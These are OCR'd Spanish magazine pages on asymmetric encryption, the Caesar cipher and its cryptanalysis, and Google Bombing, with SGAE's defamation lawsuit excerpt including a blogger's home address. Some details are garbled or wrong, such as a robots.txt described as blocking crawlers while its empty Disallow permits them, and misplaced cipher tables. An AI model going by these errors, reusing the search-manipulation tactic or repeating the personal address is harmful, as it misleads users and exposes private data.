
Planteamiento de Casos

1° caso: cuando un usuario, A, quiere enviar información a otro usuario, B, utiliza la clave pública de B (KpuB) para encriptar los datos.

El usuario B utilizará su clave privada (que sólo él conoce) (KprB) para obtener el texto en claro a partir de la información







(encriptada) recibida. Si otro usuario, C, quiere enviar información al usuario B, también empleará la clave pública (KpuB).

Este modo se puede emplear para proporcionar el servicio de confidencialidad, porque solo el usuario B es capaz de descifrar los mensajes que los usuarios A y C le han enviado.

2º caso: es el usuario B quien encripta la información utilizando su clave privada, (KprB) de forma que cualquiera que conozca (KpuB) podrá descifrar la información transmitida.

De esta forma se puede emplear para proporcionar el servicio de autenticación, ya que la obtención del texto en claro a partir del texto cifrado es una garantía de que el emisor del mensaje es el propietario de (KpuB) (lógicamente, para saber que el mensaje obtenido de la desencriptación del texto cifrado es el texto en claro original, éste se ha de obtener por otros medios para realizar la comparación).

Esto es la base de las firmas digitales.

La firma digital es el instrumento que va a permitir (entre otras cosas), determinar de forma fiable si las partes que intervienen en una transacción, son realmente las que dicen ser, y si el contenido del contrato ha sido alterado o no posteriormente.

Conclusión

Bien amigos, hemos dado un paso importante, hemos analizado un poco de código de ejemplo, de cómo podemos cifrar y y generar las claves, empleando criptografía asimétrica.

Vimos también para qué sirven, y que no reemplazan a los simétricos, hasta hoy en día no lo han hecho, sino que son un complemento ideal para éstos. Los algoritmos simétricos siguen siendo más fuertes y rápidos.

Así entramos en el mundo de las firmas digitales, podremos meternos más en ese mundo en el próximo número.

Espero que les haya gustado tanto como a mí.

SparK
http://www.intrabytes.com
http://www.disidents.org
spark@disidents.org
arielrm@intrabytes.com

Encriptar Transmisión Desencriptar

criptografía clásica

Sistemas mono alfabéticos / mono grámicos (Cifrado del César)

En este segundo capítulo veremos los sistemas mono alfabéticos / mono grámicos basándonos en el llamado "cifrado del César", quizás el ejemplo más conocido de este tipo de sistemas. Además veremos cómo realizar un ataque a este tipo de sistemas y algunas de sus variantes o mejoras.

¿Qué quiere decir mono alfabético y mono grámico?

Un sistema mono alfabético es aquel que utiliza un solo alfabeto para realizar el cifrado del mensaje. En el caso del cifrado del César, era el mismo alfabeto que el del mensaje en claro. Aquí lo explicaremos con el alfabeto español en módulo 27, es decir, las letras mayúsculas de A-Z.

Con mono grámico nos referimos a un sistema en el cual un único carácter del mensaje en claro se corresponde con un único carácter del alfabeto de cifrado.

Cifrado del César. Introducción

El cifrado del César se trata de unos de los sistemas más antiguos, atribuido al emperador romano Julio César.

Se trata de un sistema por sustitución, en el cual un carácter del mensaje en claro se sustituye por un carácter del alfabeto de cifrado.

El alfabeto de cifrado se obtenía realizando un desplazamiento de 3 unidades sobre el alfabeto normal, es decir, quedaría del siguiente modo:

UN SISTEMA MONO ALFABÉTICO ES AQUEL QUE UTILIZA UN SOLO ALFABETO PARA REALIZAR EL CIFRADO DEL MENSAJE

Aplicando este alfabeto sobre un mensaje obtendríamos el siguiente criptograma:

```
M    ESTO ES UN EJEMPLO DE CIFRADO
C    HVWRH  VXQHM  HPSOR  GHFLI  UDGR
```

Como se puede apreciar se trata de un sistema muy simple pudiendo ser atacado con simples estadísticas del lenguaje o incluso por fuerza bruta probando las posibles combinaciones, en este caso 26, ya que la 27 nos devolvería un alfabeto igual al del texto en claro.

Cifrado con clave

Para aumentar la seguridad del sistema se puede dotar al alfabeto de cifrado con una clave, de tal modo que el alfabeto de cifrado no quede de una forma correlativa, sino más bien de una forma aleatoria definida por la clave.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C



Como podemos ver, si tenemos una clave K = CLAVE y un desplazamiento igual a 3, podemos obtener el siguiente alfabeto de cifrado:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
			C	L	A	V	E																		

Se coloca la clave en el inicio del desplazamiento y se completa con el resto de caracteres a continuación de la clave, los que no cojan se pondrán finalmente antes de la clave, en este caso serán los 3 últimos restantes caracteres. Quedaría finalmente del siguiente modo:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
X	Y	Z	C	L	A	V	E	B	D	F	G	H	I	J	K	M	N	O	P	Q	R	S	T	U	W

Aplicando este alfabeto sobre un mensaje anterior obtendríamos el siguiente criptograma:

```
M       ESTO ES UN EJEMPLO DE CIFRADO
C       LOPJL  OQILD LHKGJ  CLZBA NXCJ
```

Como hemos dicho anteriormente, este sistema aumenta la seguridad del algoritmo, ya que aumenta la distancia de unidad de los caracteres, al repartirse semi-aleatoriamente en función de la clave, pero aun así el sistema puede romperse fácilmente con estadísticas del lenguaje, ya que sigue existiendo una correspondencia fija entre un único carácter del alfabeto en claro y un único carácter del alfabeto de cifrado.

Entropía y redundancia del lenguaje

Antes de explicar este concepto, debemos comprender el concepto de "Cantidad de Información".

Se define "cantidad de información" a las probabilidades que pueden asignarse a cada uno de los componentes de un sistema, es decir, las combinaciones posibles que constituyen un número de estados diferentes del sistema.

Por lo tanto, el conocer que la letra "Ñ" existen dentro de un criptograma quizás nos aporte mucha más cantidad de información que conocer el número de repeticiones de la letra "E", pues esta última es mucho más común y por lo tanto nos sería mas difícil conocer la procedencia del mensaje.

Por "entropía" se conoce a la cantidad de desorden dentro de un sistema, dependiendo de esta cantidad de desorden se puede conocer si el proceso es irreversible o no. Esta cantidad de desorden puede venir definida por un algoritmo, una clave, etc., mediante la cual el proceso puede ser reversible.

La suma ponderada de todas las cantidades de información de todos los posibles estados de los componentes de un sistema se conoce como la "entropía" de dicho componente.

Por lo tanto, y como dijimos anteriormente, cuanto más probable es un estado, menor información nos dará. Esto hace posible el poder enviar (o leer) mensajes enviando menor número de caracteres, y esto forma parte de la redundancia del

lenguaje, gracias a ello podemos leer un mensaje aunque le falten algunos caracteres de los más redundantes. O dicho de otro modo, de los que menor cantidad de información nos aporten, es algo similar a la actual comunicación vía sms en la que los jóvenes omiten algunos caracteres para enviar mayor cantidad de información en el mismo espacio, y al final el mensaje puede ser interpretado de igual modo que si se enviase completo).

Criptoanálisis de sistemas por sustitución

Visto lo anterior, y teniendo en cuenta que en nuestro alfabeto, con 27 caracteres, solo son posibles 26 combinaciones de alfabetos, ya que el 27 sería el propio alfabeto en claro, obtendríamos una entropía que viene definida por la siguiente ecuación:

```
H(K) = log2(26) = 4,70
```

Si además tenemos en cuenta que la redundancia (D) de nuestro idioma es D = 3.4, diríamos que la cantidad mínima necesaria de información para realizar un criptoanálisis es la siguiente:

```
N = H(K)/D = 4,70 / 3,4 = 1,38
```

POR "ENTROPÍA" SE CONOCE A LA CANTIDAD DE DESORDEN DENTRO DE UN SISTEMA

Por lo tanto se necesitan como mínimo 2 caracteres para poder romper un cifrado de estas características.

Para cifrados sin clave la forma más elemental sería coger un pequeño trozo de criptograma e ir probando los 26 posibles alfabetos de cifrado y alguno de ellos nos dará el texto en claro, teniendo la distancia de unidad, el descifrado del criptograma se hace un juego de niños.

Este tipo de cifrado presenta un nivel de seguridad mínimo, además, un desplazamiento igual a 0 o múltiplo de 27 sería igual que transmitir en claro, por lo tanto se cuenta únicamente con 26 posibilidades, las cuales con un simple programa para PC puede romperse en pocos segundos.

Para este tipo de sistemas, existe una forma matemática tanto para el cifrado como para el proceso inverso, que vienen definidas por:

```
C(x) = (x + b) mod n

M(x) = (x - b) mod n
```

Considerando X el número (A=0,Z=27) del carácter cifrado o en claro, b el desplazamiento del sistema y n el número de caracteres que tenemos en el alfabeto empleado.

En el caso de cifrado con clave el sistema anterior no es válido ya que el desplazamiento va condicionado por la clave y deja de ser constante.

Una forma de atacar un sistema de estas características con clave se basa en las estadísticas del lenguaje, ya que con muchas posibilidades, el carácter más frecuente del criptograma sea el carácter más frecuente del lenguaje en el que se ha transmitido, ya que incluso con clave, las frecuencias siguen siendo constantes con el lenguaje empleado.


Para un sistema como el explicado en esta ocasión, cifrar recursivamente el mensaje varias veces no sirve de nada, ya que cifrar un mensaje con un desplazamiento A, y posteriormente con un desplazamiento B equivale a un desplazamiento A+B, lo cual puede romperse de igual forma que para un desplazamiento A o B.

TheBlooD

Bombardeando el algoritmo de...



Hace algunos años saltaba a la palestra un tipo de "ataque social" llamado Google Bombing mediante el cual, a base de asociar múltiples veces un término o texto con un enlace en una web, se conseguía hacer aparecer dicho enlace en las primeras posiciones de los resultados de búsqueda de Google. Entre sus víctimas más ilustres Microsoft, George Bush o, más recientemente, el polémico y popular caso SGAE=ladrones...



Google lleva varios años liderando el mercado de los buscadores en Internet, destacando por su velocidad y acierto en la mayoría de los casos gracias, en parte, al acertado diseño de su algoritmo de búsqueda, a la popularidad de su austera herramienta y a su sistema de posicionamiento denominado Page Rank.

Todo ello ha permitido que millones de usuarios y empresas, que antes contaban muy poco de cara a los resultados de una búsqueda, comiencen a aparecer en lugares relevantes, el secreto del éxito en la red. Y es que si deseas llegar a muchos usuarios y sólo apareces en la página 25 de resultados, olvídate de ser popular en Internet. Es entonces cuando llega la hora de plantearse la cuestión de cómo situarse en las primeras posiciones. Aunque existen varios métodos de pago que prometen este tipo de servicios, hace unos años apareció, mezcla de un sentimiento de rebeldía social unida una pizca de picaresca tecnológica (y aprovechando el sistema de posicionamiento de Google), un sistema mediante el cual era posible asociar determinados términos, normalmente peyorativos, a una empresa o entidad, de manera que aparecieran directamente relacionadas al realizar una búsqueda. Un sistema reivindicativo poco ortodoxo pero que resultó muy popular y que fue bautizado como Google Bombing.

Preparados, listos, bombardeen

De manera resumida se trata de conseguir que una determinada página web aparezca, en la búsqueda de una o varias palabras concretas, en la primera posición de los resultados de Google. Se trata de la misma técnica que se utiliza en el posicionamiento web, pero con una reivindicación social o política de fondo.

El método es sorprendentemente sencillo. Parte de un promotor que pide a la comunidad internauta que desee participar (responsables de otro sitio webs, bloggers, etc.) que inserten en sus páginas un código específico. Hecho que, unido a la misma acción de miles de internautas, conseguirá el efecto deseado.

En concreto se trata de incrustar en el código de nuestra página un enlace de la forma:

```
<A href="http://url_de_la_
pagina">palabra o frase</A>
```

El Google Bombing (a veces también llamado Link Bombing) en sí mismo no dejaría de ser una iniciativa testimonial más si no fuera por que se aprovecha del pilar sobre el que está basado el potente buscador, los enlaces, utilizando en su beneficio el algoritmo de clasificación de Google, el PageRank. Cuantos más enlaces obtenga una determinada página con una palabra (o términos) en concreto, más posibilidades tendrá de aparecer en las primeras posiciones. Se trata de premiar a las páginas más populares (que no más visitadas, aunque muchas veces vayan de la mano), esto es, las más mencionadas y enlazadas de la red. En definitiva, cuanto más se hable de ti, mejores resultados obtendrás en el ranking de búsquedas (hasta pueda darse el caso paradójico de que dentro de la página web objetivo del Google Bombing no aparezca ni una sola vez las palabras de la búsqueda).

Puesto que requiere de la colaboración de miles de personas con una misma causa, es muy poco probable que alcance el éxito con una iniciativa de carácter privado, por lo que el impacto mediático obtenido hasta ahora ha sido

SE TRATA DE CONSEGUIR QUE UNA DETERMINADA PÁGINA WEB APAREZCA, EN LA BÚSQUEDA DE UNA O VARIAS PALABRAS CONCRETAS, EN LA PRIMERA POSICIÓN DE LOS RESULTADOS DE GOOGLE



Merodenado es el blog de Julio Alonso que hizo popular el lema SGAE=ladrones.



por su uso en asuntos de índole social, normalmente por temas de carácter político o popular que adquieran la relevancia suficiente.

El objetivo parece bien claro: asociar e identificar a la página web víctima del Google Bombing con una palabra dada. Seguramente uno de los casos más populares a nivel mundial y que además nos toca directamente, haya sido el de la "SGAE=ladrones", un caso que levantó ampollas entre la entidad española de gestión de derechos de autor ya que aparecía como primer resultado del buscador cuando se escribía el término "ladrones". El asunto llegó a las primeras planas de los medios de comunicación.

Si tu página ha sido afectada por una bomba Google, puedes evitarlo con el siguiente código HTML:

```
<meta name="googlebot"
content="noindex, nofollow"
/>
```

Pero ten en cuenta que no debe usarse este código en condiciones normales ya que hará que la web no aparecerá en los resultados de búsqueda de Google.

Vete al infierno

El caso de Microsoft ocurrido en 1999 es probablemente el primero reconocido en donde se implementó el Google Bombing. Algunos usuarios descubrieron que la búsqueda «more evil than Satan» («más diabólico que Satanás»), enviaba a la web oficial de Microsoft, una empresa que, es bien sabido, genera cierta animadversión en un gran sector de la población internauta. Ya en el 2002, al buscar las palabras "go to hell" ("vete al infierno", en inglés) volvía a aparecer como primer resultado la misma web.

Al hacerse público, muchos fueron los que se preguntaron cómo había podido superar Microsoft a la página Hell.com (infierno.com) en el ranking de búsquedas de los términos "go to hell". Algunos apuntaron a que podría deberse al método que empleaba Google para conseguir resultados por medio de su "análisis de enlaces" y acertaron. El buscador mostraba los resultados, no sólo en base a las webs que contenían esa palabra, sino también en función de otras que estaban enlazadas a la palabra o frase en cuestión (ya no era necesario que la página en cuestión pudiera contener la frase "go to hell").

Sin embargo, Microsoft no fue el único que sufrió las consecuencias puesto que otras empresas como la web de America Online y la de Walt Disney también aparecían dentro de los cinco primeros resultados de la misma búsqueda. Nacía pues el Google Bombing y se marcaba el inicio de una época en la que muchos fueron conscientes de lo sencillo que podía ser "engañar" a Google.

Poco después, el 27 de noviembre del 2003, el weblog www.blah3.com/graymatter/ (ya no está operativo) propuso un Google Bombing contra el presidente norteamericano George Bush. Citaban textualmente:

"A partir de este día, me referiré a George W. Bush como un Miserable Fracaso al menos una vez al día"

DESCUBRIERON QUE LA BÚSQUEDA «MORE EVIL THAN SATAN» («MÁS DIABÓLICO QUE SATANÁS»), ENVIABA A LA WEB OFICIAL DE MICROSOFT

El autor de la iniciativa pretendía con esto incluir un enlace hacia la web de la Casa Blanca con el texto "Miserable Failure" ("Miserable Fracaso") y animaba a otros usuarios a hacer lo propio. Al poco, si se buscada en Google las palabras "miserable failure" aparecía en primer lugar la web de la Casa Blanca aunque en ningún caso este texto apareciera como parte del contenido de su página web. Como dato curioso, destacar que la frase "George Bush es un miserable fracaso en política exterior" fue pronunciada unas semanas antes por Dick Gephardt, candidato demócrata en las elecciones a celebrar en 2004. Gephardt tenía registrado el dominio "amiserablefailure.com".


Ya en abril del 2004 se destapó un caso que tocó la sensibilidad de muchos. Al buscar la palabra "judío" en inglés ("jew") en Google, surgía en primera posición la web de "'jewwatch.com", un sitio considerado como antisemita. Tal fue el revuelo por este ataque de Google Bombing (la comunidad judía en los Estados Unidos es especialmente poderosa) que la empresa norteamericana responsable del buscador - y cuyo cofundador y presidente también es judío - tuvo que hacer público un comunicado, que enlazó además desde la página de resultados en forma de AdWords (publicidad integrada en las búsquedas).

Ese mismo año el fenómeno comenzó a extenderse por el resto del mundo y, al igual que le ocurriera al presidente de los EEUU, al de Ecuador y al de Dinamarca, los detractores del presidente español, José Luis Rodríguez Zapatero, aprovecharon la popularidad del buscador Google para lanzar una campaña contra él intentando desprestigiarle. Gracias a la rápida propagación de la iniciativa a través de diversos blogs en español, un nuevo Google Bombing se puso en marcha, y el sitio web oficial de la campaña de Zapatero en 2004 (http://www.zapateropresidente.com/) aparecía en los primeros lugares al buscar la palabra "gafe". En la actualidad la palabra "gafe" y "Zapatero" sigue en primer lugar aunque el enlace dirige hacia otra web.

Pocos son los casos en los que los afectados han tomado medidas contra aquellos que defendían o impulsaban el Google Bombing. La primera de ellas ocurrió en España cuando la SGAE denunció al blogger Julio Alonso con el único objetivo de eliminar una página web de los resultados del buscador web de Google. En el otro caso a destacar es el de un ciudadano polaco de 23 años llamado Marek W. de Ciezyn que ha sido detenido por las autoridades de su país por "insultar al presidente Lech Kaczynski" (según cuenta Philipp Lenssen en su blog). Este joven consiguió que la página oficial del Primer Ministro apareciese en la primera posición del buscador web de Google al consultar la palabra "kutas" ("pene", en su alocución más políticamente correcta), tras lo cual la Policía polaca le localizó a través de su dirección IP. El detenido ha asegurado que simplemente trataba de demostrar sus habilidades de programación informática creando una herramienta para situar una web en la primera posición de Google. Piden 3 años de cárcel.

Otros casos de Google Bombing que han dado resultado son:

- Worst president - George Bush
- Great president - George Bush (también¿?)
- Petrolero Prestige
- John Kerry - "waffles" (las waffles son los famosos gofres o crepes, pero "to waffle" también significa "cambiar de opinión" o "no definirse completamente en un asunto")
- "jew" ("judío")
- Jacques Chirac - "magouilleur" ("manipulador' en francés")



Acceder

Google La Web Imágenes Noticias Maps ¡Nuevo! Grupos Más »

ladrones [Buscar] Búsqueda avanzada Preferencias

Búsqueda: ◉ la Web ○ páginas en español ○ páginas de España

La Web Resultados **1** - **10** de aproximadamente **4.620.000** de **ladrones**. (**0,08** segundos)

ladrones
Sinopsis, tráiler, información, fotos y descargas en la página de la película española protagonizada por Juan José Ballesta y María Valverde.
www.**ladrones**.org/ - 3k - En caché - Páginas similares

Sociedad General de Autores y Editores
SOCIEDAD GENERAL DE AUTORES Y EDITORES. SGAE Responde, slogan. ¿Qué somos? Dónde Estamos · Grupo SGAE. Idioma. Castellano, Català, Chinese, English, Euskera ...
www.sgae.es/?**ladrones** - 16k - En caché - Páginas similares

Sociedad General de Autores y Editores
En 1998 llegaría el que muchos consideran su mejor entrega, ¿Dónde están los **ladrones**?, del que consiguió vender varios millones de copias. ...
www.sgae.es/tipology/notice/item/es/1473.html - 5k - En caché - Páginas similares

LA BUTACA - **Ladrones**

Pese al ruido montado la SGAE sigue apareciendo al buscarse la palabra 'Ladrones'.

- Jan Peter Balkenende – "raar kapsel" ("extraño corte de pelo', en danés")
- El príncipe holandés Willem-Alexander para la búsqueda slechte tanden ("dientes malos"), debido a su mal cuidada dentadura.
- Microsoft Internet Explorer - "insecure"
- Bastards - SCO group
- Leave now - Disney

La SGAE, otra vez...

El viernes 23 de abril de 2004 a las 01:26, Julio Alonso posteaba en su blog Merodeando lo que ha sido posiblemente uno de los mayores dolores de cabeza de la SGAE en los últimos años y el que es el caso más popular de Google Bombing en España. El título del post dejaba claro el contenido tratado: "SGAE = ladrones". Al poco tiempo, al escribir la palabra "ladrones" en el buscador, aparecía como primer resultado la página web de la Sociedad Española de Autores.

La SGAE atacó directamente a Google acusando incluso al buscador de "fascista" (según palabras de su presidente, Teddy Bautista, ¡que incluso llegó a comparar este ataque con el problema de la pornografía infantil!) y haciéndole directamente responsable (y de forma voluntaria) de que aparecieran dichas referencias despectivas contra la Asociación, desvirtuando además el poder de la masa social que ha venido criticando continuamente su comportamiento. Probablemente el señor Bautista, especialista en hacer amigos, se informara erróneamente en su momento como también lo hizo el diario vasco "El Correo" que aseguraba en un principio que había sido la propia Google quien había organizado el ataque de Google Bombing contra la SGAE.

Hoy en día se sabe con certeza que esta campaña tuvo como origen la multitud de usuarios españoles que se muestran en contra del pago de un canon a la SGAE cada vez que se compre un soporte de almacenamiento digital. Y es que poco tiempo después del post de Julio Alonso, cientos, quizás miles, de páginas

EL DIARIO VASCO "EL CORREO" ASEGURABA EN UN PRINCIPIO QUE HABÍA SIDO LA PROPIA GOOGLE QUIEN HABÍA ORGANIZADO EL ATAQUE DE GOOGLE BOMBING CONTRA LA SGAE

AL JUZGADO DE PRIMERA INSTANCIA DE LOS DE MADRID
QUE POR TURNO CORRESPONDA

D. JOSE MARÍA MURÚA FERNÁNDEZ, Procurador de los Tribunales, actuando en nombre y representación de la **SOCIEDAD GENERAL DE AUTORES Y EDITORES,** con domicilio en c/ Fernando VI, nº 4, 28004 Madrid, según acredito mediante las copias de los poderes notariales que como **DOCUMENTO Nº 1,** acompaño al presente escrito, y bajo la dirección del letrado del Ilustre Colegio de Abogados de Madrid, Don Colman Gota Thompson, colegiado núm. 70.065, ante el Juzgado comparezco y como mejor en Derecho proceda, **DIGO:**

Que por medio del presente escrito y en la representación que ostento, formulo **DEMANDA DE PROTECCIÓN DEL DERECHO AL HONOR** contra D. Julio Alonso Alcaide, con domicilio a efectos de notificaciones, en la Calle Tramontana 47, 3 º D, 28223 Pozuelo de Alarcón, Madrid.

Y ello con base en los Hechos y Fundamentos de Derecho que seguidamente se exponen.

HECHOS

PRIMERO.- ANTECEDENTES

La Sociedad General de Autores y Editores (en lo sucesivo SGAE), continuadora de la Sociedad General de Autores Españoles y de la Sociedad General de Autores de España, fue autorizada por Orden del Ministerio de Cultura de 1 de junio de 1988 (BOE nº 134, de 4 de junio de 1988) para actuar como entidad de gestión de los derechos de propiedad intelectual de los autores y de sus derechohabientes. El marco normativo de aplicación a la SGAE está determinado por la Ley de Propiedad Intelectual (Real

1

Copia de la demanda que interpuso la SGAE a Julio Alonso

se hacían eco de este titular en el ataque de Google Bombing más importante de nuestro país (actualmente puede verse en su post cómo ha sido la denuncia judicial).

Para evitar que el post apareciese en las primeras posiciones de la citada búsqueda, la SGAE empleó la vía judicial para modificar los resultados del buscador de Google sabiendo que la empresa americana suele eliminar automáticamente los enlaces a cualquier sitio web una vez que existe cualquier demanda judicial referente a ellos.

Sin embargo hay que destacar que esto no evita que sigan apareciendo resultados "incómodos" para la SGAE ya que lo que no se puede cambiar es la naturaleza intrínseca de los buscadores que ordenan la información en función de las valoraciones de los usuarios de Internet. Las primeras posiciones de los resultados no dependen de la opinión de los responsables del buscador (lo que la convertiría en dictadura electrónica), si no de las de aquellos que quieren participar en su clasificación. Puesto que actualmente, las posturas de los usuarios de la red son bastante contrarias a la política que lleva a cabo la SGAE, es lógico que se refleje en los buscadores de información.

Es no quita que si realizas una búsqueda en Google con el término "ladrones" descubras en la parte inferior de la página de resultados el texto:

"En respuesta a un requisito legal enviado a Google, hemos eliminado 2 resultado(s) de esta página. Si lo desea, puede leer más información sobre este requisito en ChillingEffects.org.". El enlace nos lleva a "chillingeffects.org", el sitio web que sirve de depositario de las denuncias relacionadas, sobre todo, con derechos de autor que en un texto en inglés expone escuetamente "Spanish defamation complaint to Google. The notice is not available" (demanda española por difamación a Google. El aviso no está disponible).


En esta línea la SGAE ya ha tomado medidas tecnológicas que eviten problemas de esta índole en el futuro. Para ello, aunque sea tras varios años, ha insertado un fichero robots.txt (http://www.sgae.es/robots.txt) en su página. Los contenidos de este fichero son:

```
User-agent: *       #
aplicable a todos
  Disallow:         # permite
la indexacion de todas las
paginas
```

Con ello se impide a todos los robots de todos los buscadores rastrear ningún documento del dominio "www.sgae.es" excluyendo de los resultados del buscador web de Google las páginas que aparecen en primeras posiciones para la consulta de "ladrones".

Eso no quita que, en un principio y a pesar de que los responsables del sitio web de la SGAE eran conscientes de que el uso de un fichero "robots.txt" sería muy apropiado para ataques Google Bombings, prefirieron acusar a Google de las opiniones de los usuarios, enviando incluso denuncias a algunos bloggers.

Este caso sigue haciendo correr ríos de tinta y con toda seguridad volveremos a oír hablar de él ya que entran en liza varios factores muy interesantes como el derecho a libertad de expresión, el poder de la masa social o la evolución de las nuevas tecnologías. De momento, si buscamos el término "ladrones" en Google.



aparece en segunda posición la página web de la SGAE.

Wikipedia: escenario de una guerra silenciosa

